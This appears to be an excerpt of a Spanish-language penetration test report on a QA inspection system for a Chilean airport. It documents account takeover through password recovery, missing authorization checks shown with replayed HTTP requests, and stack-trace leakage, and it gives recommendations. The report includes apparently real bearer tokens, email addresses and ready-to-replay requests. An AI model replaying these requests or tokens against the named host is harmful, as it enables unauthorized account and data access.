<pre> 1 PUT /api/v1/usuarios HTTP/2 2 Host: qa-inspecciones.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer 08e-CPMUL09zC3J78oFrLjOkq5JQlMJ-NgxeG-B9CQNYlHotb5 5 Accept-Language: es-ES,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-perfiles.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 Content-Length: 112 19 20 { "email":"rberrospi@gmail.com", "nombre":"Alfredo Venegas", "login":"avenegas", "activo":true, "administrador":true } </pre>	<pre> 10 Content-Security-Policy: default-src 'self' 'self';font-src 'self' https: data:;form-a 'self';frame-ancestors 'self';img-src 'sel 'none';script-src 'self';script-src-attr https: 'unsafe-inline';upgrade-insecure-re 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"a1-QJxeh3kpQEfhugdPfm2+Ytten2c" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=3153600 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { "status":200, "message":"OK", "data":{ "email":"rberrospi@gmail.com", "nombre":"Alfredo Venegas", "activo":true, "administrador":true, "login":"avenegas" }, "errors":{ } } </pre>

El atacante invoca desde el browser al flujo de recuperación de contraseña (¿olvidó su contraseña?) ingresando el login de la víctima ('avenegas').

The image shows two screenshots of a web application interface for 'Sistema Inspecciones' at 'Aeropuerto Desierto de Atacama-Caldera'. The left screenshot displays the login form with fields for 'e-login' and 'contraseña', a link for '¿Olvidó su contraseña?', and a checkbox for 'Mantener la Sesión Abierta'. The right screenshot shows the 'Login de usuario' step where the username 'avenegas' is entered, and buttons for 'Cancelar' and 'Enviar Código' are visible.

El atacante recibe el correo con el código de recuperación (519601).

The image shows an email titled 'Recuperación de Contraseña' from 'Agunsa Copiapo' to 'Alfredo Venegas'. The email body states: 'Se ha notificado al sistema que usted ha solicitado recuperar su contraseña. Su código para modificación de contraseña es: 519601'. The footer reads: 'Este es un correo automático del Sistema de Usuarios. Por favor no contestar'.

Con este código puede establecer una nueva contraseña, completando el ATO de forma total e irreversible sin que el propietario legítimo sea notificado.

Sistema Inspecciones


Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

Requisitos para la clave segura:
 Longitud mínima: 8
 Debe contener mayúsculas y minúsculas
 Debe contener números
 Debe contener símbolos

Código de Autorización

519601

Nueva Contraseña

.....

Repita la Nueva Contraseña

.....

Cancelar

Cambiar Contraseña

Sistema Inspecciones


Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

Requisitos para la clave segura:
 Longitud mínima: 8
 Debe contener mayúsculas y minúsculas
 Debe contener números
 Debe contener símbolos


Contraseña Modificada con Éxito

Código de Autorización

519601

Nueva Contraseña

.....

Repita la Nueva Contraseña

.....

Cancelar

Cambiar Contraseña

Utilizando la nueva credencial, se accede exitosamente al Sistema Inspecciones con el usuario **avenegas**, en este caso, el atacante obtiene control total y permanente sobre la cuenta de la víctima. El propietario legítimo no puede recuperar el acceso sin intervención del equipo de soporte o el administrador que accede desde el sistema de seguridad.

29

A01: Falta de control de autorización en ejecución de funciones privilegiadas

Descripción: Se ha identificado una vulnerabilidad que permite a usuarios no autorizados ejecutar funciones solo disponibles para usuarios de autorizados; dicha vulnerabilidad se conoce como Broken Function Level Authorization (BFLA) el cual ocurre cuando la API no verifica correctamente los permisos (autorización) antes de permitir que un usuario ejecute una función o acción específica.

El servidor no valida si el perfil asociado al token JWT (Authorization: Bearer) tiene el permiso necesario para acceder a los recursos de los módulos de componentes e indicadores. Basta con conocer la ruta del endpoint para extraer información técnica, configuraciones de muestreo y detalles de ejecución de tareas de limpieza, desinfección y mantenimiento.

Esto permite que cualquier usuario autenticado pueda marcar tareas como "ejecutadas" o crear nuevos pasos en un workflow, saltándose los controles jerárquicos y de supervisión.

He de aclarar que en estas pruebas el usuario **Insideusr** es el que tiene más privilegios comparados con el usuario **Insideadm**.

OWASP TOP 10	A01:2025 – Broken Access Control
CWE	CWE-862: Missing Authorization
Nivel de criticidad	Alto (8.6)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L
URL afectada	URLs: https://qa-inspecciones.agunsa.com/api/v1/componente/{codigoServicio}/{codigo} https://qa-inspecciones.agunsa.com/api/v1/indicador/{codigoServicio}/{codigo} https://qa-inspecciones.agunsa.com/api/v1/inspeccion/ejecutar https://qa-inspecciones.agunsa.com/api/v1/workflow/create Parámetro Afectado: Authorization: Bearer {Bearer}
Impacto	• Acceso no autorizado: Personas no autorizadas podrían acceder a información sensible o realizar acciones dentro del sistema sin restricciones. • Pérdida de integridad y confidencialidad: La información almacenada en el sistema podría ser alterada o expuesta, afectando su integridad y confidencialidad. • Evasión de Controles de Auditoría: Las acciones realizadas por el usuario atacante pueden pasar desapercibidas si no existe una correlación estricta entre el token y la acción permitida

Recomendaciones	1. Validación de Roles en el Backend: Implementar un control de acceso (RBAC) que verifique si el rol asociado al JWT tiene permisos para el método (POST/PUT/DELETE) y el recurso solicitado. 2. Denegar por Defecto: Configurar el API Gateway para que cualquier endpoint bajo /api/v1/ requiera una validación de autorización explícita antes de procesar la lógica de negocio. 3. Auditoría de Acciones: Registrar en los logs no solo la acción realizada, sino el ID de usuario real extraído del token validado por el servidor.
-----------------	--

Datos de prueba

Se emplean dos usuarios con diferentes privilegios, se aprecia la vista de las opciones de cada usuario

Permisos de **Insideusr** (-) Menor Privilegio

```
{
  "status": 200,
  "message": "OK",
  "data": {
    "usuario": {
      "email": "rberrospi@gmail.com",
      "nombre": "Inside Security",
      "login": "insideusr"
    },
    "admGlobal": false,
    "tipoAutenticacion": {
      "codigo": "INTERNA",
      "nombre": "Contraseña interna",
      "tipo": "INTERNA"
    },
    "privilegios": {
      "INSPECCIONES": {
      }
    }
  }
}
```

Permisos de **Insideadm** (+) Mayor Privilegio

```
{
  "status": 200,
  "message": "OK",
  "data": {
    "usuario": {
      "email": "alfredo.venegas@agunsa.com",
      "nombre": "Inside Security adm",
      "login": "insideadm"
    },
    "admGlobal": true,
    "tipoAutenticacion": {
      "codigo": "INTERNA",
      "nombre": "Contraseña interna",
      "tipo": "INTERNA"
    },
    "privilegios": {
      "INSPECCIONES": {
        "Acceso": true,
        "ADMIN": true,
        "ALERTA_CONCESIONARIO": true,
        "ALERTA_INSPECCION_FISCAL": true,
        "FALLA": true,
        "INSPECCION": true,
        "INSPECCION_FISCAL": true,
        "MANTENCION": true
      }
    }
  }
}
```

Evidencia

Como primer paso, se ingresa a <https://qa-inspecciones.agunsa.com/> con las credenciales tanto del usuario **insideusr** así como del usuario **insideadm**

Cuando se accede con el usuario **insideadm** se tiene acceso a la visualización de las fichas, internamente se obtiene el token siguiente:

Authorization: Bearer zdhS_dtLdaPKGEj_PPD9Yn5KfKFTzbQbmNX_Qzd1TOYm9DSsH

Aeropuerto Desierto de Atacama-Caldera

Inside Security adm

Agregar Observación

No hay solicitudes de reprogramación

(1) Observaciones IF últimos 30 días

(1) Observaciones por validar IF

INSPECCIÓN FISCAL

Buscar

08/11/2025 07:59 **PACO | Inspección Diario** **PENDIENTE VALIDACION**
B11a Control de parámetros planta de tratamiento (Detalle PACO)
 B11a Control de parámetros planta de tratamiento (Detalle PACO)

08/11/2025 08:37 **PACO | Inspección Semanal (Martes)** **PENDIENTE VALIDACION**
D2a Inspección Mantenimiento semanal (Detalle PACO)
 D2a Inspección Mantenimiento semanal (Detalle PACO)

08/11/2025 08:59 **PACO | PACO Inspección Semanal** **PENDIENTE VALIDACION**
H4a Prueba de equipamiento (Detalle PACO)
 H4a Prueba de equipamiento (Detalle PACO)

08/11/2025 08:59 **PACO | Inspección Semanal** **PENDIENTE VALIDACION**
C4b Generador eléctrico Inspección Niveles (mantención preventiva, Detalle PACO)
 C4b Generador eléctrico Inspección Niveles (mantención preventiva, Detalle PACO)

Asimismo, cuando se accede con el usuario *insideusr* no se tiene acceso a ninguna opción (con el sistema de perfiles se comprueba que no tiene acceso a opción alguna), sólo aparece un form de consulta y/o un popup, internamente se obtiene el token siguiente:

Authorization: Bearer usw1DXtEDZPqeEf-76mMQZa-n06OZpgYgAGbKmw5HFBu7_biwu

Aeropuerto Desierto de Atacama-Caldera

Inside Security

TAREAS CONCESIONARIA

Buscar

Error

Error al procesar la solicitud getResumenInspector: Error al procesar la solicitud getSiguientesInspeccionesProgramadas: No tiene asociado servicios para inspeccionar. Consulte al administrador del Sistema

Cerrar


Caso de Uso 1: Consulta de Componentes e Indicadores.

Esta opción es accesible en la página principal solo para el usuario **Insideadm**



Internamente, la aplicación genera el flujo siguiente:

Solicitud



Respuesta

Response

Pretty
Raw
Hex
Render

```

23 {
24   "status":200,
    "message":"OK",
    "data":{
      "tiempoServidor":1777339231783,
      "tiempoUltimaPlanificacion":1777333327993,
      "programacion":[
        {
          "tiempoNormalizado":1762570800000,
          "tiempoPlanificado":1762623000000,
          "tiempoEjecutado":1762606755693,
          "codigoServicio":"EEM_Blla_DIA",
          "codigoIndicador":"EEM_Blla_DIA",
          "codigoComponente":"EEM_Blla_DIA",
          "nombreServicio":"Blla Control de parámetros planta de tratamiento (Detalle PACO)",
          "nombreIndicador":"Blla Control de parámetros planta de tratamiento (Detalle PACO)",
          "nombreComponente":"Blla Control de parámetros planta de tratamiento (Detalle PACO)",
          "nombreCorto":"Inspección Diario",
          "correlativo":1,
          "archivos":[
            {
              "id":67,
              "extension":"jpg",
              "mimetype":"image/jpeg",
              "file_name":"176260653460191283028347498621",
              "ruta":"QA/176260653460191283028347498621-29809ebd-40a6-41ec-8000-62a6967ffdc0.jpg"
            },
            {
              "id":68,
              "extension":"jpg",
              "mimetype":"image/jpeg",
              "file_name":"17626064832847827709716633174901",
              "ruta":"QA/17626064832847827709716633174901-0b1c3f4a-b5ca-4380-8de0-3c0e2923eded.jpg"
            }
          ]
        }
      ]
    }
  }

```

Solicitud

Request

Pretty
Raw
Hex

```

1 GET /api/v1/resumen-inspector-fiscal HTTP/2
2 Host: qa-inspecciones.agunsa.com
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer uzwlDXtEDZPqeEf-76mMQZa-n060ZpgYgAGbKmw5HFBu7_biwu
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Access-Control-Allow-Origin: *

```

Respuesta

```

Response
Pretty Raw Hex Render
23 {
24   "status":200,
    "message":"OK",
    "data":{
      "tiempoServidor":1777339231783,
      "tiempoUltimaPlanificacion":1777333327993,
      "programacion":[
        {
          "tiempoNormalizado":1762570800000,
          "tiempoPlanificado":1762623000000,
          "tiempoEjecutado":1762606755693,
          "codigoServicio":"EEM_Blla_DIA",
          "codigoIndicador":"EEM_Blla_DIA",
          "codigoComponente":"EEM_Blla_DIA",
          "nombreServicio":"Blla Control de parámetros planta de tratamiento (Detalle PAC0)",
          "nombreIndicador":"Blla Control de parámetros planta de tratamiento (Detalle PAC0)",
          "nombreComponente":"Blla Control de parámetros planta de tratamiento (Detalle PAC0)",
          "nombreCorto":"Inspección Diario",
          "correlativo":1,
          "archivos":[
            {
              "id":67,
              "extension":"jpg",
              "mimetype":"image/jpeg",
              "file_name":"176260653460191283028347498621",
              "ruta":"QA/176260653460191283028347498621-29809ehd-40a6-41ec-8000-62a6967ffdcdd.jpg"
            },
            {
              "id":68,
              "extension":"jpg",
              "mimetype":"image/jpeg",
              "file_name":"17626064832847827709716633174901",
              "ruta":"QA/17626064832847827709716633174901-0b1c3f4a-b5ca-4380-8de0-3c0e2923eded.jpg"
            }
          ]
        }
      ]
    }
  }

```

Otros endpoints con la misma vulnerabilidad está asociado a los componentes o indicadores de manera individual, tales como:

- <https://qa-inspecciones.agunsa.com/api/v1/componente/{codigoServicio}/{codigo}>
- <https://qa-inspecciones.agunsa.com/api/v1/indicador/{codigoServicio}/{codigo}>

En ese sentido, empleando el Bearer del usuario **Insideur** se puede evidenciar que es posible ejecutar dichos endpoints, lo cual confirma la falta de control de autorización para un usuario que en su perfil no cuenta con dichos permisos.

Caso de consultas de componentes para usuario sin acceso

Request	Response
<pre> 1 GET /api/v1/componentes/LAETPLD_K3a2_SEMA/LAETPLD_K3a2_SEMA HTTP/2 2 Host: qa-inspecciones.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" Token de un usuario sin acceso 4 Authorization: Bearer uzvIDxtED2PqeEf-76mMQ2a-n060ZpgYgAGbKw5HFBu7_bivu 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-inspecciones.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 </pre>	<pre> 13 Etag: W/"1CD-1KZM1YK1JWOUF1C3LCPALU6TIS" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000; includeSubDomains 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { "status":200, "message":"OK", "data":{ "codigoServicio":"LAETPLD_K3a2_SEMA", "codigo":"LAETPLD_K3a2_SEMA", "nombre": "K3a.2 Limpieza y desinfección, barrido y eliminación barro mientos publicos.", "activo":true, "enMantencion":false, "enFalla":false, "mantenible":false, "modoFalla":false, "modoReprogramacion":false, "nombreServicio": "K3a.2 Limpieza y desinfección, barrido y eliminación barro mientos publicos." }, "errors":[] } </pre>


Caso de consultas de indicadores para usuario sin acceso

Request	Response
<pre> 1 GET /api/v1/indicador/LAETPLD_K3a2_SEMA/LAETPLD_K3a2_SEMA HTTP/2 2 Host: qa-inspecciones.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" Token de un usuario sin acceso 4 Authorization: Bearer uzvIDxtED2PqeEf-76mMQ2a-n060ZpgYgAGbKw5HFBu7_bivu 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-inspecciones.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 </pre>	<pre> 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { "status":200, "message":"OK", "data":{ "codigoServicio":"LAETPLD_K3a2_SEMA", "codigo":"LAETPLD_K3a2_SEMA", "nombre": "K3a.2 Limpieza y desinfección, barrido y eliminación barro a estacionamientos publicos.", "activo":true, "tipoIndicador":"porcentaje", "temporalidad":"mensual", "temporalidadMuestreo":"semanal", "confTemporalidadMuestreo":{ "n":3, "descripcion":"3 veces por semana" }, "origen":"inspeccion", "confOrigen":{ "descripcion":"Ingreso desde inspecciones móviles (4 nombreCorto":"PAC0 Inspección Semanal", "grupos":[10, 11, 12, 13], "accionTimeout":"acum0", "tipoInspeccion":{ "tipo":"ejecucion", </pre>

Caso de Uso 2: Actualización No Autorizada de Workflow

Se confirma que es posible inyectar nuevos estados o pasos en el flujo de trabajo operativo.

Esta acción es accesible en la ficha solo para el usuario **Insideadm**



Internamente, la aplicación permite al usuario **Insideadm** actualizar los comentarios de una ficha:

Request	Response
<pre> 1 POST /api/v1/workflow/crearWorkflowObservacionIF HTTP/2 2 Host: qa-inspecciones.agunsa.com 3 Content-Length: 426 4 Sec-Ch-Ua-Platform: "Windows" Token de un usuario con acceso 5 Authorization: Bearer 2dhs dtLdaPRGEj_PPD9YnSKFKFTzbQbmNk_Qzd1TOYmSDSsH 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Content-Type: application/json 12 Accept: */* 13 Origin: https://qa-inspecciones.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-inspecciones.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 { 22 "observacion": "a", 23 "codigo_servicio": "SASEM_DESE_RSO", 24 "codigo_componente": "SASEM_DESE_PTAL", 25 "codigo_indicador": "SASEM_DESE_RSO", 26 "valor_afectacion": "0.2000", 27 "tipo_afectacion": "PORCENTAJE", 28 "tiempo_resolucion": 10, 29 "tipo_tiempo_resolucion": "MINUTO", 30 "ahora": 1775486731538, 31 "limite": 1775487331538, 32 "login": "insideadm", 33 "codigo_alerta": "OBSERVACION_ACEPTACION", 34 "estadoActual": "CORRECCION", 35 "acepta_ejecucion": true, 36 "wk": 35, 37 "familia": "RSO" 38 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Tue, 28 Apr 2026 02:23:58 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 122 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Request 8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self';script-src attr 'none';style-src 'self' https: 'unsafe-inline 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"7a-YaFw+5wBkGHlloJz6IBsH/oYwJ0" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000; includeSubDomains 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { 25 "status": 200, 26 "message": "OK", 27 "data": { 28 "workflowIF": 37, 29 "message": "Se genera estado de observación con éxito" 30 }, 31 "errors": [32] 33 } </pre>

Sin embargo, se pudo evidenciar la presencia de la vulnerabilidad debido a que no existe una validación del endpoint para usuarios sin acceso, como **Insideusr**.

Request		Response			
Pretty	Raw	Hex		Pretty	Raw
<pre> 1 POST /api/v1/workflow/crearWorkflowObservacionIF HTTP/2 2 Host: qa-inspecciones.agunsa.com 3 Content-Length: 426 4 Sec-Ch-Ua-Platform: "Windows" Token de un usuario sin acceso 5 Authorization: Bearer uzwlDXtED2PqeEf-76mMQZa-n0602pgYgAGbKaw5HFBu7_biwu 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Content-Type: application/json 12 Accept: */* 13 Origin: https://qa-inspecciones.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-inspecciones.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 { 22 "observacion":"a", 23 "codigo_servicio":"SASEM_DESE_RS0", 24 "codigo_componente":"SASEM_DESE_PTAL", 25 "codigo_indicador":"SASEM_DESE_RS0", 26 "valor_afectacion":"0.2000", 27 "tipo_afectacion":"PORCENTAJE", 28 "tiempo_resolucion":10, 29 "tipo_tiempo_resolucion":"MINUTO", 30 "ahora":1775486731538, 31 "limite":1775487331538, 32 "login":"insideadm", 33 "codigo_alerta":"OBSERVACION_ACEPTACION", 34 "estadoActual":"CORRECCION", 35 "acepta_ejecucion":true, 36 "pk":35, 37 "familia":"RS0" 38 } </pre>		<pre> 1 HTTP/2 200 OK 2 Date: Tue, 28 Apr 2026 02:23:58 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 122 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Request 8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base-uri 'self';font-sr 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inlin 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"7a-YaFw+SwBkGHlloJz6lBsH/oYwJ0" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000; includeSubDomains 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { 25 "status":200, 26 "message":"OK", Respuesta sin restricciones 27 "data":{ 28 "workflowIF":37, 29 "message":"Se genera estado de observación con éxito" 30 }, 31 "errors":[32] 33 } </pre>			

B01: Mal manejo de errores permite ubicar rutas internas

Descripción: Se ha identificado una vulnerabilidad que da cuenta que el framework basado en Node.js con Express no implementa un manejador de errores personalizado para producción. Cuando se envía un cuerpo JSON malformado a cualquiera de los endpoints de la API, el servidor responde con HTTP 400 Bad Request incluyendo en el body el stack trace completo del error interno de Node.js, exponiendo información detallada sobre la arquitectura interna de la aplicación.

Un usuario puede acceder en el stack trace a conocer Framework y runtime, Módulos internos con versiones y rutas, Arquitectura interna de la aplicación y cabecera de tecnología expuesta.

OWASP TOP 10	A10:2025 - Mishandling of Exceptional Conditions
CWE	CWE-209: Generation of Error Message Containing Sensitive Information
Nivel de criticidad	Bajo (2.3)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
URL afectada	URLs: Todas las URLs que emplean GET, PUT, DELETE, POST Parámetro Afectado: {JSON MALFORMADO}
Impacto	- Reconocimiento de infraestructura facilitado: el stack trace revela el framework, versiones de módulos, rutas internas y arquitectura de la aplicación, información que un atacante utiliza para identificar versiones vulnerables de dependencias y vectores de ataque específicos. - Alcance genérico en el backend: al estar ausente el manejador de errores a nivel de middleware, todos los endpoints del backend son susceptibles de exponer stack traces ante entradas inesperadas, no solo los dos confirmados durante la prueba. - Impacto bajo de forma aislada: no hay explotación directa, pero la información expuesta reduce el esfuerzo necesario para un atacante en fases de reconocimiento previas a ataques más sofisticados.
Recomendaciones	Implementar un manejador de errores centralizado en Express: agregar un middleware de error al final de la cadena de Express (app.use((err, req, res, next) => ...)) que capture todas las excepciones no manejadas y devuelva únicamente un mensaje genérico al cliente (ej. {"error":"Bad Request"}) sin incluir el stack trace, rutas internas ni detalles del runtime. Los detalles del error deben registrarse exclusivamente en los logs del servidor.

2. **Eliminar la cabecera X-Powered-By:** deshabilitar la cabecera X-Powered-By en Express mediante `app.disable('x-powered-by')` o usando el middleware `Helmet` (`helmet()`) que la elimina automáticamente junto con otras cabeceras de seguridad. Esto elimina la revelación del framework sin esfuerzo adicional.
3. **Configurar NODE_ENV=production:** verificar que la variable de entorno `NODE_ENV` esté configurada como `production`, ya que algunos frameworks y librerías de Node.js reducen automáticamente la verbosidad de los errores en modo producción.
4. **Establecer un control de Tasa (Rate Limiting):** Limitar el número de peticiones de descarga por usuario para prevenir la exfiltración masiva de documentos.

Datos de prueba

Para este caso, se empleó el usuario `insideusr`

Evidencias

Se evidencia que cualquier solicitud que tenga un JSON malformado genera un error que no es controlado.

The screenshot displays the 'Request' and 'Response' panels of a web browser's developer tools. In the 'Request' panel, a JSON object is shown with a syntax error highlighted by a red box: a trailing comma at the end of the object. A red annotation 'Se introduce comilla simple' points to the opening quote of the first property. The 'Response' panel shows an error message: 'SyntaxError: Expected property name or '' in JSON at position 1 (line 1 column 2)'. A red box highlights the error details, and a red annotation 'La respuesta muestra rutas internas' points to the error message. The error stack trace is visible in the 'Response' panel.

```

Request
Pretty Raw Hex
3 Content-Length: 247
4 Sec-Ch-Ua-Platform: "Windows"
5 Authorization: Bearer
  zdhS_dtLdaPKGEj__PPD9Yn5KfKFTzbQbmNX_Qzd1TOYm9DSsH
6 Accept-Language: es-ES,es;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Sec-Ch-Ua-Mobile: ?0
9 Access-Control-Allow-Origin: *
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
1 Content-Type: application/json
2 Accept: */*
3 Origin: https://qa-inspecciones.agunsa.com
4 Sec-Fetch-Site: same-origin
5 Sec-Fetch-Mode: cors
6 Sec-Fetch-Dest: empty
7 Referer: https://qa-inspecciones.agunsa.com/
8 Accept-Encoding: gzip, deflate, br
9 Priority: u=1, i
0 Se introduce comilla simple
1 {
  "codigo_servicio":"RNANCSAETP6H001",
  "codigo_componente":"RNANCSAETP6H001",
  "codigo_indicador":"RNANCSAETP6H001",
  "tiempoNormalizado":1776225600000,
  "tiempoPlanificado":1776265200000,
  "tiempoLimite":1776312000000,
  "correlativo":1,
  "reprogramada":false
}

Response
Pretty Raw Hex Render
